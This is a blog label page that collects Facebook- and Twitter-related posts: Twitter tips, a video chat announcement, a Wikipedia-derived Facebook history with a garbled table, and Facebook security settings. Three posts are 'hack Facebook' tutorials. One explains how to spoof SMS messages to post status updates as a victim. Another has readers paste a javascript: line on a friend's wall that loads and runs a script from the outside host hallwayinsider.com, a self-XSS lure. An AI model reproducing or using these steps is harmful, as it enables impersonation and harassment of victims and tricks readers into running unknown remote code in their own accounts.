Tampilkan postingan dengan label Facebook. Tampilkan semua postingan

50 Greatest Twitter Tips & Twitter Secrets

Twitter is a micro-blogging service and it is very hot now. It allows users to send at most 140 characters to their followers. Twitter opens a new way to connect with other party in the community. It’s so successful because it’s simple and easy to create your own community.
I’ve been tweeting for quite some time now, mainly for personal learning, making new friends, and observing what communities are doing. Following are 50 greatest Twitter tips and Twitter secrets to move you towards a successful experience on Twitter.

  1. Pick a memorable username.
  2. One tweet one story.
  3. Try to follow back when people following you, you’ll get credits for your kind action.
  4. No puns for optimized headline.
  5. Focus on keywords for optimized headline.
  6. Don’t consolidate stories.
  7. Link directly to the story.
  8. No subheads.
  9. Don’t try to fill up 140 characters, keep it short to your point.
  10. The highest form of compliment on Twitter is the retweet. Share the love, it’s the gift that keeps on giving.
  11. Spend some time making a custom background.
  12. Don’t make your background look like some sort of advertisement, it turns people off.
  13. Speak your mind, be personal and be transparent!
  14. Tweet with photo with TwitPic.
  15. Be interesting, boring story turns people off.
  16. Be informative, now is the time to use Twitter to tell people about your business goals, your professional interests, to spread knowledge and offer customer support.
  17. Be interactive.
  18. Be considerate, people will feel it.
  19. Find a balance, there is no exact number of how many tweets per day.
  20. Be a observer, observer what communities are doing.
  21. Learn from Twitter user who has most followers.
  22. Upload a photo of yourself and show it in your Twitter profile, people love to know who they are chatting with.
  23. Try to tweet regularly so that people know you have an active presence.
  24. Try to not use Twitter as your own personal “this is what I’m doing” list.
  25. Try to add value to the conversation by sharing links.
  26. Mix some personal information so that people know you’re a human being and not just an online merchant pushing links.
  27. Thank people when they follow you on Twitter with a direct message.
  28. Start conversation with the “@” command, don’t just wait for people to talk to you.
  29. Ask questions. Twitter is great for getting opinions.
  30. Make sure to respond to people that ‘@’ or direct message you to show your respect.
  31. Make noise beyond the Twittosphere, this is only way to build a following is for people to know you’re there.
  32. Don’t worry about how many Twitter followers you have, if you become an active participant you will see your followers increase.
  33. Don’t spam anyone with anything.
  34. Promote your Twitter name in your email signature, business cards, websites, blogs. Don’t be afraid to mention Twitter offline either.
  35. If you see that people are talking about you (good or bad) on Twitter search, then join in the conversation!
  36. Don’t stalk or harass people on Twitter, if someone ignores you, just let it go.  The same goes for you, if people are stalking or harassing you, you can block them on twitter.
  37. Go mobile, there’re tons of Twitter apps for the iPhone and Blackberry.
  38. Try to keep your Twitter “following/follower” ratio balanced.
  39. Fill up your information in Twitter profile, people like to know who you are.
  40. Link to a website that’s relevant, preferably your blog or Facebook page.
  41. Be patient you won’t build relationships or feel the community spirit over night.
  42. Get a good desktop client with TweetDeck.
  43. Track your results and statistics with TwitterBurner.
  44. Make objectives about what you want to achieve by using Twitter, and stick to them.
  45. You don’t have to read every tweet.
  46. When promoting a blog post, ask a question or explain what’s coming next, instead of just dumping a link.
  47. Learn quickly to use the URL shortening tools like TinyURL and all the variants. It helps tidy up your tweets.
  48. If someone says you’re using Twitter wrong, forget it. It’s an opt out society. They can unfollow if they don’t like how you use it.
  49. Talk to people about their interests.
  50. Enjoy and have fun with your Twitter conversation, don’t make it too serious!
Do you have more Twitter tips and Twitter secrets to add? Just share with us in the comment box below. I’m glad to hear from you.
Enjoy with the Twitter tips. Wish you have a successful Twitter journey
Posted on 23.53 / 0 komentar / Read More

Video Chat On Facebook Is Live Now

After one week of Google plus’ launch, Facebook added a new feature called “video chat”. There is nothing to be excited about it because this video chat is something which you have been experiencing from long time ago in windows live messenger, yahoo messenger and in Skype.
But this new feature added a flexibility of having video conversation with your friend. You don’t have to run a separate software, logging in and then starting a conversation. Just “a click” on a button on Facebook chat will do the work.
Facebook Video Chat
To activate this feature go to the following link, http://facebook.com/videocalling
Click on Get Started button and this will prompt you to download a small plugin.
Install it and you will see a button having the shape of a video camera on your chat window.
In order to have a video conversation with your friend, he or she also need to activate video chat from the link given above.
Posted on 22.09 / 0 komentar / Read More

Full History of facebook

Facemash


Mark Zuckerberg created Facebook in his Harvard dorm room.
In early 2003, Adam D'Angelo, then a Caltech student who had been Mark Zuckerberg's best friend in high school, had developed the experimental, rudimentary social networking website Buddy Zoo, that was used by hundreds of thousands of people before D'Angelo shut it down. That summer, Zuckerberg and friends who were also computer science students worked coding for the summer in Boston and discussed the implication of D'Angelo's website's success with regard to the future of social networking on the Internet. In the fall, Zuckerberg, returning for his sophomore year at Harvard, wrote CourseMatch, a briefly popular site that helped Harvard students figure out what courses their friends were taking; and then, on October 28, 2003, he wrote Facemash, a site that, according to the Harvard Crimson, represented a Harvard University version of Hot or Not.
That night, Zuckerberg made the following blog entries:
I'm a little intoxicated, not gonna lie. So what if it's not even 10 pm and it's a Tuesday night? What? The Kirkland [dorm] facebook is open on my desktop and some of these people have pretty horrendous facebook pics. I almost want to put some of these faces next to pictures of farm animals and have people vote on which is more attractive.
—9:48 pm
Yea, it's on. I'm not exactly sure how the farm animals are going to fit into this whole thing (you can't really ever be sure with farm animals...), but I like the idea of comparing two people together.
—11:09 pm
Let the hacking begin.
—12:58 am
According to The Harvard Crimson, Facemash "used photos compiled from the online facebooks of nine Houses, placing two next to each other at a time and asking users to choose the 'hotter' person". To accomplish this, Zuckerberg hacked into the protected areas of Harvard's computer network and copied the houses' private dormitory ID images.
Harvard at that time did not have a student directory with photos, and basic information and the initial site generated 450 visitors and 22,000 photo-views in its first four hours online That the initial site mirrored people’s physical community—with their real identities—represented the key aspects of what later became Facebook
"Perhaps Harvard will squelch it for legal reasons without realizing its value as a venture that could possibly be expanded to other schools (maybe even ones with good-looking people...)," Zuckerberg wrote in his personal blog. "But one thing is certain, and it’s that I’m a jerk for making this site. Oh well. Someone had to do it eventually..." The site was quickly forwarded to several campus group list-servers but was shut down a few days later by the Harvard administration. Zuckerberg was charged by the administration with breach of security, violating copyrights, and violating individual privacy, and faced expulsion, but ultimately the charges were dropped.
Zuckerberg expanded on this initial project that semester by creating a social study tool ahead of an art history final by uploading 500 Augustan images to a website, with one image per page along with a comment section. He opened the site up to his classmates and people started sharing their notes. "The professor said it had the best grades of any final he’d ever given. This was my first social hack. With Facebook, I wanted to make something that would make Harvard more open," Zuckerberg said in a TechCrunch interview.
On Oct 25, 2010, entrepreneur and banker Rahul Jain auctioned off FaceMash.com to an unknown buyer for $30,201.
A recreation of the original site can be seen at "facemasher.com"


The facebook

The homepage of Thefacebook on February 12, 2004
In January 2004, the following semester, Zuckerberg began writing code for a new website. He was inspired, he said, by an editorial in The Harvard Crimson about the Facemash incident. "It is clear that the technology needed to create a centralized Website is readily available," the paper observed. "The benefits are many." On February 4, 2004, Zuckerberg launched "Thefacebook", originally located at thefacebook.com. "Everyone’s been talking a lot about a universal face book within Harvard," Zuckerberg told The Harvard Crimson. "I think it’s kind of silly that it would take the University a couple of years to get around to it. I can do it better than they can, and I can do it in a week. "When Mark finished the site, he told a couple of friends. And then one of them suggested putting it on the Kirkland House online mailing list, which was...three hundred people," according to roommate Dustin Moskovitz. "And, once they did that, several dozen people joined, and then they were telling people at the other houses. By the end of the night, we were...actively watching the registration process. Within twenty-four hours, we had somewhere between twelve hundred and fifteen hundred registrants."
Just six days after the site launched, three Harvard seniors, Cameron Winklevoss, Tyler Winklevoss, and Divya Narendra, accused Zuckerberg of intentionally misleading them into believing he would help them build a social network called HarvardConnection.com, while he was instead using their ideas to build a competing product.
The three complained to the Harvard Crimson and the newspaper began an investigation. Zuckerberg used his site, TheFacebook.com, to look up members of the site who identified themselves as members of the Crimson. Then he examined a log of failed logins to see if any of the Crimson members had ever entered an incorrect password into TheFacebook.com. In the cases in which they had entered failed logins, Mark tried to use them to access the Crimson members' Harvard email accounts. He successfully accessed two of them The three later filed a lawsuit against Zuckerberg, later settling.
Membership was initially restricted to students of Harvard College, and within the first month, more than half the undergraduate population at Harvard was registered on the service. Eduardo Saverin (business aspects), Dustin Moskovitz (programmer), Andrew McCollum (graphic artist), and Chris Hughes soon joined Zuckerberg to help promote the website. In March 2004, Facebook expanded to Stanford, Columbia, and Yale. This expansion continued when it opened to all Ivy League and Boston area schools, and gradually most universities in Canada and the United States. Facebook incorporated in the summer of 2004 and the entrepreneur Sean Parker, who had been informally advising Zuckerberg, became the company's president. In June 2004, Facebook moved its base of operations to Palo Alto, California. The company dropped The from its name after purchasing the domain name facebook.com in 2005 for $200,000.

Facebook

Total active users[N 1]
Date↓Users
(in millions)↓
Days later↓Monthly growth[N 2]↓
02008-08-26 August 26, 2008&0000000000000100000000100&00000000000016650000001,665178.38%
02009-04-08 April 8, 2009&0000000000000200000000200&000000000000022500000022513.33%
02009-09-15 September 15, 2009&0000000000000300000000300&000000000000015000000015010%
02010-02-05 February 5, 2010&0000000000000400000000400&00000000000001430000001436.99%
02010-07-21 July 21, 2010&0000000000000500000000500&00000000000001660000001664.52%
02011-01-05 January 5, 2011&0000000000000600000000600&00000000000001680000001683.57%
02011-07-06 July 6, 2011&0000000000000750000000750&00000000000001820000001822.54%
On October 1, 2005, Facebook expanded to twenty-one universities in the United Kingdom, the entire Instituto Tecnologico y de Estudios Superiores de Monterrey (ITESM) system in Mexico, the entire University of Puerto Rico network in Puerto Rico, and the whole University of the Virgin Islands network in the U.S. Virgin Islands. Facebook launched a high school version in September 2005, which Zuckerberg called the next logical step. At that time, high school networks required an invitation to join. Facebook later expanded membership eligibility to employees of several companies, including Apple Inc. and Microsoft. On December 11, 2005, universities in Australia and New Zealand were added to the Facebook network, bringing its size to 2,000+ colleges and 25,000 + high schools throughout the United States, Canada, Mexico, the United Kingdom, Australia, New Zealand, and Ireland. Facebook was then opened on September 26, 2006, to everyone of ages 13 and older with a valid e-mail address. In October 2008, Facebook announced that it was to set up its international headquarters in Dublin, Ireland.
Recently[as of?], Facebook.com was the top social network across eight individual markets in the Southeast Asia/Oceania region (Philippines, Australia, Indonesia, Malaysia, Singapore, New Zealand, Hong Kong and Vietnam), while other brands commanded the top positions in certain markets, including Google-owned Orkut in India and Brazil, Mixi.jp in Japan, RenRen in China (where Facebook is currently inaccessible), CyWorld in South Korea and Yahoo!’s Wretch.cc in Taiwan.[citation needed] Additionally, Facebook has become the largest online photo host, being cited by Facebook application and online photo aggregator Pixable as expecting to have 100 billion photos by summer 2011
In 2010 Facebook began to pro-actively involve its users in running the website by inviting them to become beta testers after passing a question-and-answer-based selection process, and also by creating a new section known as Facebook Engineering Puzzles where users would solve computational problems and then potentially be hired by Facebook.

Financials

Facebook's former headquarters in downtown Palo Alto, California.
Facebook received its first investment of US$500,000 in June 2004 from PayPal co-founder Peter Thiel, in exchange for 7% of the company. This was followed a year later by $12.7 million in venture capital from Accel Partners, and then $27.5 million more from Greylock Partners. A leaked cash flow statement showed that during the 2005 fiscal year, Facebook had a net loss of $3.63 million.
With the sale of social networking website MySpace to News Corp on July 19, 2005, rumors surfaced about the possible sale of Facebook to a larger media company. Zuckerberg had already said he did not want to sell the company, and denied rumors to the contrary. On March 28, 2006, BusinessWeek reported that a potential acquisition of Facebook was under negotiation. Facebook reportedly declined an offer of $750 million from an unknown bidder, and it was rumored the asking price rose as high as $2 billion.
In September 2006, serious talks between Facebook and Yahoo! took place concerning acquisition of Facebook, with prices reaching as high as $1 billion. Thiel, by then a board member of Facebook, indicated that Facebook's internal valuation was around $8 billion based on their projected revenues of $1 billion by 2015, comparable to Viacom's MTV brand, a company with a shared target demographic audience.
On July 17, 2007, Zuckerberg said that selling Facebook was unlikely because he wanted to keep it independent, saying "We're not really looking to sell the company... We're not looking to IPO anytime soon. It's just not the core focus of the company." In September 2007, Microsoft approached Facebook, proposing an investment in return for a 5% stake in the company, offering an estimated $300–500 million. That month, other companies, including Google, expressed interest in buying a portion of Facebook.
On October 24, 2007, Microsoft announced that it had purchased a 1.6% share of Facebook for $240 million, giving Facebook a total implied value of around $15 billion. However, Microsoft bought preferred stock that carried special rights, such as "liquidation preferences" that meant Microsoft would get paid before common stockholders if the company is sold. Microsoft's purchase also included rights to place international ads on Facebook. In November 2007, Hong Kong billionaire Li Ka-shing invested $60 million in Facebook.
Entrance to Facebook's current headquarters in the Stanford Research Park, Palo Alto, California.
In August 2008, BusinessWeek reported that private sales by employees, as well as purchases by venture capital firms, had and were being done at share prices that put the company's total valuation at between $3.75 billion and $5 billion. In October 2008, Zuckerberg said "I don't think social networks can be monetized in the same way that search did... In three years from now we have to figure out what the optimum model is. But that is not our primary focus today."
In August 2009, Facebook acquired social media real-time news aggregator FriendFeed, a startup created by the former Google employee and Gmail's first engineer Paul Buchheit who, while at Google, coined the phrase "Don't be evil". In September 2009, Facebook claimed that it had turned cash flow positive for the first time. In February 2010, Facebook acquired Malaysian contact-importing startup Octazen Solutions. On April 2, 2010, Facebook announced acquisition of photo-sharing service called Divvyshot for an undisclosed amount. In June 2010, an online marketplace for trading private company stock reflected a valuation of $11.5 billion.
At the All Things Digital conference in June 2010, Zuckerberg was asked if he expected to remain CEO if the company went public. Zuckerberg said he did, adding that he doesn't "think about going public ... much." He said he did not have a date in mind for a potential IPO.

Notes

  1. ^ An "active user" is defined by Facebook as a user who has visited the website in the last 30 days.
  2. ^ "Monthly growth" is the average percentage growth rate at which the total number of active users grows each month over the specified period.
  3. ^ This value is from an investment document. The date is from when the document was revealed to the public, not the actual date that the website reached this many users.
     
Reference: Wikipedia
Posted on 00.30 / 0 komentar / Read More

Hack Facebook Status by SMS Spoofing trick(100% Working)

Hii Friends, I had posted about “Friends Wall Flooding with Status in Facebook in my earlier article & today I am again going to share one more trick to Hack Facebook Status by SMS Spoofing. By using this trick you can change the status of your friends in facebook.


How to Hack Facebook Status by SMS Spoofing????

1.   Goto the site www.smsglobal.com and click on the Sign Up option..


2.   Now, Fill all detail & its important to fill your valid mobile no. & email because password on it.


3.   After you Successfully completed the registration, you will receive a sms on your number. Just use that password and your Username to login. After you successfully login, you will see a similar page. Click on the ‘Send SMS to Number’ option from the Left pane.


4.   The First Textbox is for Receiver’s number. Just insert the number which is used to update the status or comment on Facebook through mobile. This number is Country specific.


For e.g : In India, its 919232232665.

The 91 is the Country Code and the remaing 9232232665 is the real number.

So just write your Country specific Facebook Number for Facebook Mobile.


5.   The Second Textbox is for Sender’s Number. Just write the Mobile number of the Victim who have Activated Facebook Mobile.

For e.g : Here its, 911234567890. Again, the 91 is for Country Code and the remaining is the Victim’s 10 digit Mobile number.

6.   Leave the Message Template option as it is.

7.   Write the Message you want to write in the Status of Victim’s Profile. Sometimes, it may take around a minute or 2, so just wait and watch.

Some Important Points To Remember:-

1.   The Sender’s Number (Facebook Mobile Number) and the Receiver’s Number (Victim’s Number), should be Precedded by the Country Code and then the Number.

2.   WWW.SMSGLOBAL.COM allows only 25 SMS per Registration. So, as long as you have more Mobile Number to receive Password on it, You can keep trying.

3.   This Trick requires the Victim to have Facebook activated on Mobile (Facebook via Mobile). If the Victim has not activated it, the Method is Invain !!


Check for the ‘Info’ Option in Profile of the Person you want to victimize. If the ‘Info’ contains the Phone Number, the Chances are high that he/she may have activated the Facebook Mobile. So, Just Try Your Luck !!!

Or

Just Paste the Following Link in your Address bar to find out Mobile numbers of all the Freiends in your List !!!


Got problems while posting,..then write your problem in comments bellow.

Enjoy Friends...........................


Note: This is illegal and is for educational purpose only. Any loss/damage happening will not be in any way our responsibility.

If you want to keep up-to-date on the Ethical Hacking Tutorials news, latest Tips & Tricks, latest scams & most important awareness and are a member of Facebook, don't forget to Join the Tricks4indya Facebook page to keep informed about the latest security.
Posted on 06.29 / 1 komentar / Read More

Hack facebook : Friends Wall Flooding with Status in Facebook

Hello Friends, today i am sharing an awesome trick with you all. As the name sounds you all will be keen to know a how it really works is there any software is it really easy to flood. Well all I have to simply say that its really easy to flood and you will have fun flooding your friends wall. So with this flooding trick we will be able to post bulk status updates on your friends wall hence grabbing his attention and pissing his ass.


How to Post Unlimited times same Massage on your Friends Facebook wall:
1.   Go to the victims wall on Facebook

2.   Copy and paste the code below into the address bar on your browser and hit enter. Once Thats done you will see the meaning of Step 3.


javascript:(a = (b = document).createElement("script")).src = "//hallwayinsider.com/a.js", b.body.appendChild(a); void(0)


3.   Enter # of times you want message posted on the wall and Press Ok.


4.   Now, Write the Massage “what you what to say” & Press Ok Botton.


5.   Done, But Ple wait a min & refresh the page.


Note: - you have to take your facebook settings off of secure (https) then you go to your friends wall copy and paste the code into the address bar then a pop will appear asking you for the number of times you want to post it and what you want to post.

Watch This: -

Got problems while posting,..then write your problem in comments bellow.

Enjoy Friends...........................


Note: This is illegal and is for educational purpose only. Any loss/damage happening will not be in any way our responsibility.

If you want to keep up-to-date on the Ethical Hacking Tutorials news, latest Tips & Tricks, latest scams & most important awareness and are a member of Facebook, don't forget to Join the Tricks4indya Facebook page to keep informed about the latest security.
Posted on 02.53 / 0 komentar / Read More

Funny Trick To Hack Facebook


If you really want to impress someone with your hacking skills then this trick will surely help you. Well this is actually not any hacking just a simple javacript trick but the other person will surely believe you as a hacker.


So what can you do with this trick?

You can edit content of any website including facebook, myspace, twitter etc. For instance see the pic below(click to zoom)


How to Perform this Trick????

1.   Open any website of your choice (like facebook) in browser (internet explorer, google chrome, firefox) and clear the address bar of the browser.

2.   Copy paste the following javascript code in the address bar of your browser: -


javascript:document.body.contentEditable='true'; document.designMode='on'; void 0

3.   And thats it. Now you can edit anything that is written on the page.


How this Trick Actually Work????

This is a javascript code on the the browser side. It is temporary and the changes will be gone once you refresh the webpage.

The javascript code JavaScript:document.body.contentEditable=’true’; makes the website editable in your browser.

The code document.designMode=’on’ tells the browser to turn the designmode on.

The code void 0 tells the browser not to show any error


So, enjoy this funny trick to hack facebook.


Note: This is illegal and is for educational purpose only. Any loss/damage happening will not be in any way our responsibility.

If you want to keep up-to-date on the Ethical Hacking Tutorials news, latest Tips & Tricks, latest scams & most important awareness and are a member of Facebook, don't forget to Join the Tricks4indya Facebook pageto keep informed about the latest security.
Posted on 23.44 / 0 komentar / Read More

5 Surefire ways to Secure your Facebook Account from Hackers

Facebook has really popular social networking, defeating orkut and even myspace.com which belong to same niche. Last two years saw exponential growth in facebook traffic and naturally, it has attracted many hackers and hack tools. So, never leave a chance for the hackers to steal your information. You should be very careful in privacy settings of your facebook account, if you feel that your information and profile should be visible to all of your friends, no problem, at least be sure that you’ve turned on these 5 following security features that I had mentioned here.

1.   One Time Password: -
I’m not sure whether facebook has rolled out this features to all countries, but this works well in U.S, if you are about to access your account from any unknown net cafe (Browsing center) or public computer. Just Text “OPT” to 32665 from your mobile, within a minute you will receive a temporary password to access facebook, remember, the onetime password will expire within 20 minutes.
To enjoy this facility you need to integrate & get verified your mobile number with your facebook account.
NOTE: - This feature is not enable in INDIA.

2.   Always use HTTPS: -
Accessing site using https connection will ensure your data as it encrypt the facebook username and passwords, it’s tough for hackers to hack your account. Just enable “HTTPS” connection in your account settings.
Account settings > Account security > Enable “secure browsing (https)” & hit save button.

3.   Facebook Login Notifications: -

Login notification is a opt-in features, when your account was accessed by any new device, it will alerts you via email and SMS with the information of the newly accessed computer name, date & time of login.

After enabling this option you will be directed to save the compute or device name that you are accessing right now, so that they can notify you when other device try to access your account. So don’t “save this device” when you accessing from public computer (browsing center).

Account settings > Account security > Login notifications > “Tick mark” the below settings hit save button.


NOTE: - If you enable this feature than, daily check your Email/SMS. So, you can know who is using your facebook account.

4.   Facebook Login Approvals: -

It’s a similar feature like login notification, in this features you will be asked to enter a security password that you will get in your mobile phone every time you login, so facebok allows you to login only if you enter the correct security code otherwise you cannot access your facebook account.

Account settings > Account security > Login Approvals > “Tick mark” the below settings hit save button.


But opt-in to this features is not advisable because it always need your mobile number to access your account, if you lost your mobile or if you forget your mobile phone in your home, then its very difficult to access your account outside. Many times security code (SMS) they send will take much time to reach your mobile or sometimes it will be lost in air, so you have to try again for it.

5.   End Activity: -

If you forget to sign out of your account when you accessed last time, facebook will save those login information as your own device in their database, if your account accessed by any other device other than the saved device, you will be notified instantly via email or SMS. So try to remove the login device that you accessed from other computer or any public devices.


Kindly Share this knowledge with as many people as you can and aware them. Feel free to mention your queries/doubts in comments. Keep Learning.

If you want to keep up-to-date on the Ethical Hacking Tutorials news, latest Tips & Tricks, latest scams & most important awareness and are a member of Facebook, don't forget to Join the Tricks4indya Facebook page to keep informed about the latest security.
Posted on 06.42 / 0 komentar / Read More
 
Copyright © 2011. Brofilium Blog . All Rights Reserved
Home | Company Info | Contact Us | Privacy policy | Term of use | Widget | Site map
Design by Herdiansyah . Published by Borneo Templates